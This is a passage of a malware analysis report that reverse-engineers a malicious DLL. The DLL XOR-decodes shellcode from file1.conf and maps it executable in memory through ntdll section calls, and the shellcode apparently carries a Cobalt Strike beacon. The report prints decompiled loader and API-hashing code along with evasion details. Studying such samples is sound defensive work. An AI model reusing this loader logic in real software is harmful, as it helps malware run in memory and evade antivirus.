In this function, the memset function is being used to allocate memory to store a shellcode program. *GetModuleFileNameA* is then used to get the current path of the executable, and strrchr is used to get the last index of a backslash so that it can be replaced with an end of line character '\0'. This leaves just the directory of the executable in the variable named "conf_file_path".

```
2 void __cdecl get_conf_file_path(char *param_1,char *param_2)
3
4 {
5   _strcat_s(param_1,0x104,param_2);
6   return;
7 }
```

Figure 9: A function that returns the file path to a file

Notice that the function called "get_conf_file_path" is simply a wrapper function around the strcat_s function, which just concatenates the two input strings. There is a maximum number of 0x104 elements for the strings. After calling this function, "conf_file_path" will contain the full path to file1.conf. Because of the way this path is constructed, **file1.conf must be in the same directory as the current executable**. Otherwise, the file will not be found by this program, and the program will fail.



```
Decompile: decode_shellcode - (sample1.bin)
1
2 uint * __cdecl decode_shellcode(LPCSTR conf_file_path,uint *file_info)
3
4 {
5   HANDLE file_handle;
6   uint *puVar1;
7   HANDLE file_mapping_handle;
8   LPVOID map_view_handle;
9   undefined4 i;
10  undefined4 file_size;
11
12  file_handle = CreateFileA(conf_file_path,0x80000000,1,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,
13                            (HANDLE)0x0);
14  if (file_handle == (HANDLE)0xffffffff) {
15    puVar1 = (uint *)0x0;
16  }
17  else {
18    file_mapping_handle =
19         CreateFileMappingA(file_handle,(LPSECURITY_ATTRIBUTES)0x0,2,0,0,(LPCSTR)0x0);
20    if (file_mapping_handle == (HANDLE)0x0) {
21      CloseHandle(file_handle);
22      puVar1 = (uint *)0x0;
23    }
24    else {
25      map_view_handle = MapViewOfFile(file_mapping_handle,4,0,0,0);
26      if (map_view_handle == (LPVOID)0x0) {
27        CloseHandle(file_mapping_handle);
28        CloseHandle(file_handle);
29        puVar1 = (uint *)0x0;
30      }
31      else {
32        file_size = (uint *)GetFileSize(file_handle,(LPDWORD)0x0);
33        if ((*file_info != 0) && ((uint *)*file_info <= file_size)) {
34          file_size = (uint *)*file_info;
35        }
36        puVar1 = (uint *)FUN_73a3394d((uint)file_size,1);
37        FUN_73a33370(puVar1,file_size,(uint)file_size);
38        CloseHandle(file_mapping_handle);
```

Figure 10: A function used read and decode shellcode from a file

The next function called will read and decode the shellcode from file1.conf. The *CreateFileA*, *CreateFileMappingA*, and *MapViewOfFile* functions are used to read in the shellcode from the file and prepare to map it to memory. Note that if any of these functions fails, the *CloseHandle* function will be used to close the handles that had been opened until the point of failure. The *GetFileSize* function is used to get the size of the file, so that the program can see how many bytes need to be mapped to memory.

```
puVar1 = (uint *)calloc_wrapper((uint)file_size,1);
FUN_73a33370(puVar1,file_size,(uint)file_size);
CloseHandle(file_mapping_handle);
CloseHandle(file_handle);
for (i = (uint *)0x0; i < file_size; i = (uint *)((int)i + 1)) {
  *(byte *)((int)puVar1 + (int)i) = *(byte *)((int)puVar1 + (int)i) ^ 1;
}
*file_info = (uint)file_size;
```

Figure 11: An instance of XOR decoding in the decode_shellcode function

At the end of the decode_shellcode function, we can see a loop that is XORing each byte in the file with 0x1. Therefore, we can assume that file1.conf has been XOR-encoded with key 0x1, and this function is used to decode it. This is helpful, because it allows us to statically analyze file1.conf.

```
1
2  void __cdecl load_shellcode(uint *file_handle,SIZE_T file_info)
3
4  {
5    char cVar1;
6    undefined4 uVar2;
7    undefined4 section_handle;
8    code *base_address;
9    SIZE_T max_size [2];
10   DWORD prev_protection;
11   SIZE_T file_size_var;
12   uint local_8;
13
14   local_8 = DAT_10013004 ^ (uint)&stack0xfffffffc;
15   section_handle = 0;
16   file_size_var = file_info;
17   max_size[0] = file_info;
18   max_size[1] = 0;
19   uVar2 = NtCreateSection(&section_handle,0xe,0,max_size,0x40,0x8000000,0);
20   base_address = (code *)0x0;
21   NtMapViewOfSection(section_handle,0xffffffff,&base_address,0,0,0,&file_size_var,2,0,0x40);
22   prev_protection = 0;
23   VirtualProtect(base_address,file_info,4,&prev_protection);
24   cVar1 = make_executable((uint *)base_address,file_handle,file_info);
25   if (cVar1 != '\0') {
26     (*base_address)(uVar2);
27   }
28   __security_check_cookie(local_8 ^ (uint)&stack0xfffffffc);
29   return;
30 }
```

Figure 12: A function used to load shellcode into memory

This function takes the shellcode decoded by the decode_shellcode function and loads it into memory.

The first function it calls to do this is *NtCreateSection*. This function is called with DesiredAccess = 0xe, which corresponds to SECTION_QUERY (allows querying information about the section object), SECTION_MAP_WRITE (allows writing to the mapped view of the section) and SECTION_MAP_READ (allows reading from the mapped view of the section). It

also has set SectionPageProtection = 0x40, which corresponds to PAGE_EXECUTE_READWRITE (allowing execution of the shellcode), and AllocationAttributes = 0x80000000, which is SEC_COMMIT (memory for the section is committed immediately when the section is created).

The second function it uses is *NtMapViewOfSection*. This function was run using ProcessHandle = 0xFFFFFFF, meaning the section is mapped to the current process. InheritDisposition was set to 2, which corresponds to SEC_IMAGE (indicates that the section being mapped should be treated as an image section). Protect was set to 0x40, which corresponds to PAGE_EXECUTE_READ. Note that both this function and *NtCreateSection* come directly from ntdll.dll, meaning these were probably used to avoid suspicion from certain antivirus programs.

The next function used is *VirutalProtect*. This function is called with flNewProtect = 4, which corresponds to PAGE_READONLY. Before the shellcode can be run, this section needs to be made executable. This is done in another function, named "make_executable" in the decompilation.

```
void __cdecl make_executable(uint *base_address,uint *file_handle,SIZE_T file_info)

{
  BOOL protect_success;
  DWORD old_protect_val;
  uint local_8;

  local_8 = DAT_10013004 ^ (uint)&stack0xfffffffc;
  old_protect_val = 0;
  if (file_info != 0) {
    protect_success = VirtualProtect(base_address,file_info,4,&old_protect_val);
    if (protect_success == 0) goto LAB_100013f1;
    _memset(base_address,0,file_info);
    protect_success = VirtualProtect(base_address,file_info,2,&old_protect_val);
    if (protect_success == 0) goto LAB_100013f1;
  }
  protect_success = VirtualProtect(base_address,file_info,4,&old_protect_val);
  if (protect_success != 0) {
    FUN_10003370(base_address,file_handle,file_info);
    VirtualProtect(base_address,file_info,0x20,&old_protect_val);
  }
LAB_100013f1:
  __security_check_cookie(local_8 ^ (uint)&stack0xfffffffc);
  return;
}
```

Figure 13: A function used to make shellcode in memory executable

This function contains four calls to the *VirtualProtect* function. The most important one is the fourth one, which has flNewProtect = 0x20, which corresponds to PAGE_EXECUTE_READ. This is where the location of the shellcode in memory is made

executable. Notice that this function will only be called if the third *VirtualProtect* call is successful (*VirtualProtect* outputs 0 if there is an error). With this function analyzed, we now know everything that VFTRACE.dll is doing to prepare the shellcode for execution.

Section 2C: Basic static analysis of file1.conf

property	value
md5	4B9942BAAD8771FB0C3E249C25FB3AB6
sha1	7A8757C670D672B51A71F92D214F4C48560FC6BB
sha256	8613AA4D1879B13974EE0DF60765A7C3F1A8022E5CCFB232FCC25BEF008A2BD4
first-bytes-hex	91 91 91 91 91 91 91 91 91 4C 5B 53 44 E9 01 01 01 01 5A 88 DE 54 88 E4 80 C2 44 7C 01 01 FE D2 69
first-bytes-text	. . . . . L [S D . . . . . Z . . . T . . . . . D | i
file-size	210954 (bytes)
entropy	6.968

Figure 15: The hashes to the file file1.conf (prior to decoding)

The file file1.conf has hashes 4B9942BAAD8771FB0C3E249C25FB3AB6 (MD5), 7A8757C670D672B51A71F92D214F4C48560FC6BB (SHA1), and 8613AA4D1879B13974EE0DF60765A7C3F1A8022E5CCFB232FCC25BEF008A2BD4 (SHA256).




Figure 16: The results of inputting file1.conf to VirusTotal

Checking file1.conf on VirusTotal, we can see that 12 out of 64 vendors labeled the file as malicious. Most vendors labeled the file as a generic trojan.

```
>>> def xor_file(input_file, output_file, key = 0x01):
        with open(input_file, 'rb') as f:
                data = f.read()
        xored_data = bytes(bytearray([ord(b) ^ 0x1 for b in data]))
        with open(output_file, 'wb') as f:
                f.write(xored_data)

>>> xor_file("C:\Users\malware\Desktop\shellcode.conf", "C:\Users\malware\Deskto
p\output.bin")
>>>
```

Figure 17: A program to use for decoding an XOR-encoded file with key 0x1

Recall from the previous section that we can see file1.conf is being decoded by VFTRACE.dll using key 0x1. To statically analyze file1.conf, we can decode the file ourselves by either using unxor.py, or writing a custom Python program similar to the one in the above screenshot.

type (1)	size (bytes)	file-offset	blacklist (5)	hint (11)	group (9)	value (3510)
ascii	30	0x0002BDF9	x	-	storage	Wow64DisableWow64FsRedirection
ascii	18	0x0002BE55	x	-	memory	NtMapViewOfSection
ascii	16	0x0002BD15	x	-	diagnostic	PDBOpenValidate5
ascii	23	0x00026331	x	-	desktop	GetProcessWindowStation
ascii	24	0x0002634A	x	-	desktop	GetUserObjectInformation
ascii	7	0x0002BE89	-	utility	-	process
ascii	64	0x0002DC61	-	size	-	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ascii	64	0x0002DCF1	-	size	-	0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/
ascii	44	0x0002BCB1	-	registry	-	SOFTWARE\Microsoft\VisualStudio\9.0\Setup\VS
ascii	11	0x0002BC8D	-	file	diagnostic	MSPDB80.DLL
ascii	12	0x00026301	-	file	-	ADVAPI32.DLL
ascii	10	0x00026395	-	file	-	USER32.DLL
ascii	9	0x0002BE69	-	file	-	ntdll.dll
ascii	7	0x0002CBC1	-	file	-	srv.dll
ascii	8	0x0002CBCD	-	file	-	&srv.dll
ascii	11	0x0002CAF0	-	base64	-	?456789:;<=
ascii	18	0x00026365	-	-	windowing	GetLastActivePopup
ascii	29	0x0002BE19	-	-	storage	Wow64RevertWow64FsRedirection
ascii	11	0x0002BCE1	-	-	registry	RegCloseKey
ascii	15	0x0002BCEE	-	-	registry	RegQueryValueEx
ascii	12	0x0002BD02	-	-	registry	RegOpenKeyEx
ascii	15	0x00026379	-	-	keyboard-and-mouse	GetActiveWindow
ascii	14	0x0002BD49	-	-	execution	IsWow64Process
ascii	16	0x0002BE39	-	-	execution	NtQueueApcThread
ascii	19	0x0002BE75	-	-	execution	RtlCreateUserThread
ascii	42	0x0002DC31	-	-	cryptography	Microsoft Base Cryptographic Provider v1.0
ascii	4	0x00000009	-	-	-	MZRE

Figure 18: The strings tab of PEStudio for file1.conf

We can start by looking at the strings in file1.conf. 5 of the 3,510 total strings were blacklisted by PEStudio. Here are some of the most interesting strings in the file:

- *"Wow64DisableWow64FsRedirection"*: A reference to a function that disables files system redirection for the calling thread. This allows the program to avoid being redirected to C:\Windows\SysWOW64 from C:\Windows\System32.
- *"NtMapViewOfSection"*: We have already seen how this function can be used to load malware and execute it in memory.
- *"PDBOpenValidate5"*: This appears to be referencing the program database (.pdb) file format again, which may be evidence that this shellcode, too, was compiled with C or C++.

- *“GetProcessWindowStation”*: This references a function that retrieves a handle to the current window station for the calling process. Malware may use this program to determine if it is running in an isolated environment, such as a sandbox.
- *“GetUserObjectInformation”*: This references a function that gets information about a specified window station or desktop object.
- *“SOFTWARE\Microsoft\VisualStudio\9.0\Setup\VS”*: This string indicates that the shellcode was likely written using Visual Studio, just like the VFTRACE.dll program was.
- *“MSPDB80.DLL”*: This DLL is used for debugging .pdb files.
- *“ADVAPI32.DLL”*: A standard Windows DLL that can be used to create services (e.g. for persistence, with *CreateServiceA*), modify registry information (with *RegSetValueExA*), and other functions desirable to malware writers.
- *“srv.dll”*: This is a DLL that is used for handling Server Message Block (SMB) protocols.
- *“USER32.dll”*: A DLL used for managing user interface information. Could be used for stealing data, with functions such as *GetClipboardData*, and *GetAsyncKeyState* (for keylogging).
- *“RegOpenKeyEx”* and *“RegQueryValueEx”*: This references functions used to access registry keys. This could be a means of data collection for the shellcode.
- *“NtQueueApcThread”*: Opens a handle to any thread, including the caller (http://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FAPC%2FNtQueueApcThread.html). It is very uncommon for benign programs to call functions from ntdll.dll directly like this.
- *“RtlCreateUserThread”*: Creates a user thread. The documentation for this is sparse, but this is another suspicious ntdll.dll function call.
- *“Microsoft Base Cryptographic Provider v1.0”*: This string implies that there may be some sort of encryption happening within the shellcode. This may be to hide the messages it is sending or receiving during its execution.
- *“<program name unknown>”*: This may be part of an HTML or XML file.
- *“rijndael"*: This is probably a reference to the Rijndael family of ciphers, which is connected to AES encryption (https://en.wikipedia.org/wiki/Advanced_Encryption_Standard).
- *“sysnative”*: This is used by 32-bit programs to access the System32 Windows folder. This indicates the malware is accessing System32 for some reason.
- *“system32”*: This is referencing the System32 folder on a Windows system, indicating the malware will try to access it.

- *"HTTP/1.1 200 OK\r\nContent-Type: application/octet-stream\r\nContent-Length: %d\r\n..."*: This appears to be an HTTP request, with the Content-Length field modifiable by an input integer. This indicates the malware will attempt to make or receive HTTP requests from online.
- *"LibTomMath"*: This appears to be referencing a GitHub repository for performing number-theoretic operations in C (https://github.com/libtom/libtommath). This could indicate some amount of encryption or obfuscation being used.

Section 2D: Decompilation of file1.conf




Figure 19: The decompilation of the top-level function in file1.conf

We learned from analyzing the strings of file1.conf that it likely contains a program that was compiled for x32 architectures with the Microsoft Visual Studio C/C++ compiler. We can use this information to decompile the file in Ghidra. Since this is a shellcode that is intended to execute in memory, it does not contain a normal PE file header.

```
while (local_2c != 0) {
  local_3c = (char *)(iVar2 + *local_10);
  local_38 = 0;
  do {
    local_38 = (int)*local_3c + (local_38 >> 0xd | local_38 << 0x13);
    local_3c = local_3c + 1;
  } while (*local_3c != '\0');
  if ((((local_38 == 0xec0e4e8e) || (local_38 == 0x7c0dfcaa)) || (local_38 == 0x91afca54)) ||
     (((local_38 == 0x7946c61b || (local_38 == 0x753a4fc)) || (local_38 == 0xd3324904)))) {
    piVar1 = (int *)(iVar2 + *(int *)(iVar3 + 0x1c) + (uint)*local_20 * 4);
    if (local_38 == 0xec0e4e8e) {
      param_1[2] = iVar2 + *piVar1;
    }
    else if (local_38 == 0x7c0dfcaa) {
      param_1[1] = iVar2 + *piVar1;
    }
    else if (local_38 == 0x91afca54) {
      param_1[4] = iVar2 + *piVar1;
    }
    else if (local_38 == 0x7946c61b) {
      param_1[5] = iVar2 + *piVar1;
    }
    else if (local_38 == 0x753a4fc) {
      param_1[3] = iVar2 + *piVar1;
    }
    else if (local_38 == 0xd3324904) {
      *param_1 = iVar2 + *piVar1;
    }
    local_2c = local_2c + -1;
  }
  local_10 = local_10 + 1;
  local_20 = local_20 + 1;
}
return;
```

Figure 20: A function in file1.conf containing seemingly obfuscated values

Initial investigation into the shellcode appears to show several different obfuscation methods being used to hinder static analysis techniques. For example, in the above screenshot, there is an if-statement that is looking for 6 specific hex values. These values do not correspond with ASCII characters and are likely memory addresses. However, we do not know prior to running the code where this shellcode will be loaded in memory, so it will be incredibly difficult to determine what these hex values are really referring to using static analysis alone. (Using dynamic analysis, we will eventually see that the program is decoding encoded calls to memory, and they are being loaded using this function. Some of the interesting functions being loaded using this conditional are *GetModuleHandleA*, *GetProcAddress*, and *LoadLibraryA*).

```
void FUN_00007f47(int param_1,uint param_2,byte param_3)

{
  undefined4 local_8;

  if (param_3 != 0) {
    for (local_8 = 0; local_8 < param_2; local_8 = local_8 + 1) {
      *(byte *)(param_1 + local_8) = *(byte *)(param_1 + local_8) ^ param_3;
    }
  }
  return;
}
```

Figure 21: An instance of XOR decoding in file1.conf

Further investigation into the decompilation of file1.conf reveals the use of XOR decoding, similar to the decoding used for the shellcode in file1.conf. This suggests there is additional information within file1.conf that is still encoded. Unlike the decoding in VFTRACE.dll, the key for this function is not hard-coded, and is instead stored in param_3. Therefore, the easiest way to identify this key will be to use dynamic analysis, and check the value of the key at the start of this function.

Considering that most of the functions within file1.conf appear to be obfuscated in some way, we will save most of the analysis of file1.conf for the dynamic analysis section. We will demonstrate how to find the key for this XOR decoding in that section. For now, we will just say that param_3 is set to 0xC3 for most of decoding. Because we know the key used to encode much of the data in file1.conf, we can decode file1.conf using a new key to look for any additional interesting strings.

Section 2E: Static analysis of file1.conf… again

type (1)	size (bytes)	file-offset	blacklist (68)	hint (5)	group (14)	value (1228)
ascii	19	0x0002E744	x	-	storage	SetCurrentDirectory
ascii	16	0x0002EC65	x	-	security	OpenProcessToken
ascii	15	0x0002EC79	x	-	security	OpenThreadToken
ascii	20	0x0002EC8C	x	-	security	LookupPrivilegeValue
ascii	23	0x0002ECA3	x	-	security	ImpersonateLoggedOnUser
ascii	21	0x0002ECDB	x	-	security	AdjustTokenPrivileges
ascii	16	0x0002ED66	x	-	security	LookupAccountSid
ascii	16	0x0002ED79	x	-	security	DuplicateTokenEx
ascii	24	0x0002ED8D	x	-	security	AllocateAndInitializeSid
ascii	12	0x0002EDA9	x	-	security	RevertToSelf
ascii	7	0x0002EDB9	x	-	security	FreeSid
ascii	20	0x0002EDC3	x	-	security	CheckTokenMembership
ascii	9	0x0002EDDC	x	-	security	LogonUser
ascii	13	0x0002EDF8	x	-	network	HttpQueryInfo
ascii	15	0x0002EE0A	x	-	network	InternetConnect
ascii	26	0x0002EE1D	x	-	network	InternetQueryDataAvailable
ascii	16	0x0002EE3B	x	-	network	InternetReadFile
ascii	17	0x0002EE50	x	-	network	InternetSetOption
ascii	15	0x0002EE66	x	-	network	HttpOpenRequest
ascii	21	0x0002EE7A	x	-	network	HttpAddRequestHeaders
ascii	25	0x0002EE93	x	-	network	InternetSetStatusCallback
ascii	15	0x0002EEB0	x	-	network	HttpSendRequest
ascii	12	0x0002EEC4	x	-	network	InternetOpen
ascii	19	0x0002EEEA	x	-	network	InternetQueryOption
ascii	9	0x0002EF0E	x	-	network	WSASocket
ascii	8	0x0002EF1B	x	-	network	WSAIoctl
ascii	17	0x0002E831	x	-	memory	ReadProcessMemory
ascii	16	0x0002E883	x	-	memory	VirtualProtectEx
ascii	18	0x0002E897	x	-	memory	WriteProcessMemory
ascii	14	0x0002E997	x	-	memory	VirtualProtect
ascii	13	0x0002E952	x	-	file	FindFirstFile
ascii	8	0x0002E97C	x	-	file	MoveFile
ascii	12	0x0002E988	x	-	file	FindNextFile
ascii	13	0x0002EA63	x	-	file	MapViewOfFile
ascii	15	0x0002EA73	x	-	file	UnmapViewOfFile

Figure 22: The strings tab of PEStudio for file1.conf, after decoding with key 0xC2

Recall that the key 0x01 was used to decode file1.conf, and we stated that the key 0xC3 is used to decode additional information in this shellcode. Therefore, to learn more about file1.conf, we can decode the file using the key 0xC2 (which is XOR(0x01, 0xC3)).

After decoding with the new key, 68 out of 1,228 total strings were blacklisted by PEStudio. Here are some of the most interesting strings in the file (there are many more, but too many to include in a single report):

- *"SetCurrentDirectory"*: Changes the directory of the current process. This could be used by the malware to traverse the file system to look for certain files.
- *"LookupPrivilegeValueA"*: A function that gets the locally unique identifier (LUID) for a named privilege. Could be used by malware to guide privilege escalation attacks.
- *"ImpersonateLoggedOnUser"*: Allows the security context of a logged-on user to be simulated. Could be used by malware to impersonate a user with higher privileges.

- *“DuplicateTokenEx”*: Allows creation a new access token by duplicating an existing one. May be used for privilege escalation.
- *“InternetOpen”*: A function used to establish an internet connection. This implies the malware will try to communicate with a remote server.
- *“DebugBreak”*: A function that adds a debug breakpoint in the current process. This is probably used to make debugging more difficult.
- *“WININET.DLL”*: This is a DLL used for accessing the internet.
- *“WS2_32.dll”*: A DLL used for network communication. This is more evidence the malware will contact a remote server.
- *“ADVAPI32.dll”*: A DLL used for security functions in Windows. May be used for privilege escalation.
- ***“beacon.dll”*:** This is not a standard Windows DLL, but rather, appears to be referencing a DLL that implements a Cobalt Strike Beacon (which is a RAT used in penetration testing). This is significant, because it implies a Cobalt Strike Beacon may be loaded by this shellcode.

Section 3: Dynamic Analysis

Section 3A: Basic dynamic analysis

Figure 23: The command used to run the suspicious function in VFTRACE.dll

The function from VFTRACE.dll that we discussed in the previous section has ordinal 16, so we can run it with rundll32.exe using the above command. For this section, we will be using Windows 7 to execute the program.




Figure 24: Some added registry keys according to Regshot


Regshot recorded 18 total registry changes, including 4 added keys, 7 added values, and 7 modified values.

Many of the keys reference web proxy auto-discovery (WPAD), which is a means of finding the URL for a particular configuration file (https://en.wikipedia.org/wiki/Web_Proxy_Auto-Discovery_Protocol). The Microsoft

documentation on these specific keys is light, but it is possible they are being used to reroute network traffic through a malicious proxy for a man-in-the-middle attack.

Some other keys with values modified are in HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib. On closer inspection, these keys appear to be related to logging information about performance (e.g. processor time, cache data, etc.). It is possible they are being used to store some sort of information for the services.

Keys of the form HKU\{hex numbers}\Software\Microsoft\Windows\CurrentVersion\ can also be found to have their values modified. These keys seem to store data about executed programs, so the modification of these keys may not be particularly suspicious.



Time ...	Process Name	PID	Operation	Path	Result	Detail
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\LocalLow	SUCCESS	Desired Access: R...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\LocalLow	SUCCESS	Desired Access: R...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\LocalLow\...	SUCCESS	Desired Access: G...
4:54:3...	rundll32.exe	1756	ReadFile	C:\Users\malware\AppData\LocalLow\...	SUCCESS	Offset: 0, Length: 4...
4:54:3...	rundll32.exe	1756	ReadFile	C:\Users\malware\AppData\LocalLow\...	SUCCESS	Offset: 4, Length: 1...
4:54:3...	rundll32.exe	1756	ReadFile	C:\Users\malware\AppData\LocalLow\...	SUCCESS	Offset: 112, Length...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\LocalLow	SUCCESS	Desired Access: R...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\LocalLow	SUCCESS	Desired Access: R...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\LocalLow\...	SUCCESS	Desired Access: R...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\LocalLow\...	SUCCESS	Desired Access: R...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\LocalLow\...	SUCCESS	Desired Access: G...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\LocalLow\...	SUCCESS	Desired Access: R...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\LocalLow\...	SUCCESS	Desired Access: R...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\LocalLow\...	SUCCESS	Desired Access: G...
4:54:3...	rundll32.exe	1756	WriteFile	C:\Users\malware\AppData\LocalLow\...	SUCCESS	Offset: 0, Length: 1...
4:54:3...	rundll32.exe	1756	WriteFile	C:\Users\malware\AppData\LocalLow\...	SUCCESS	Offset: 112, Length...
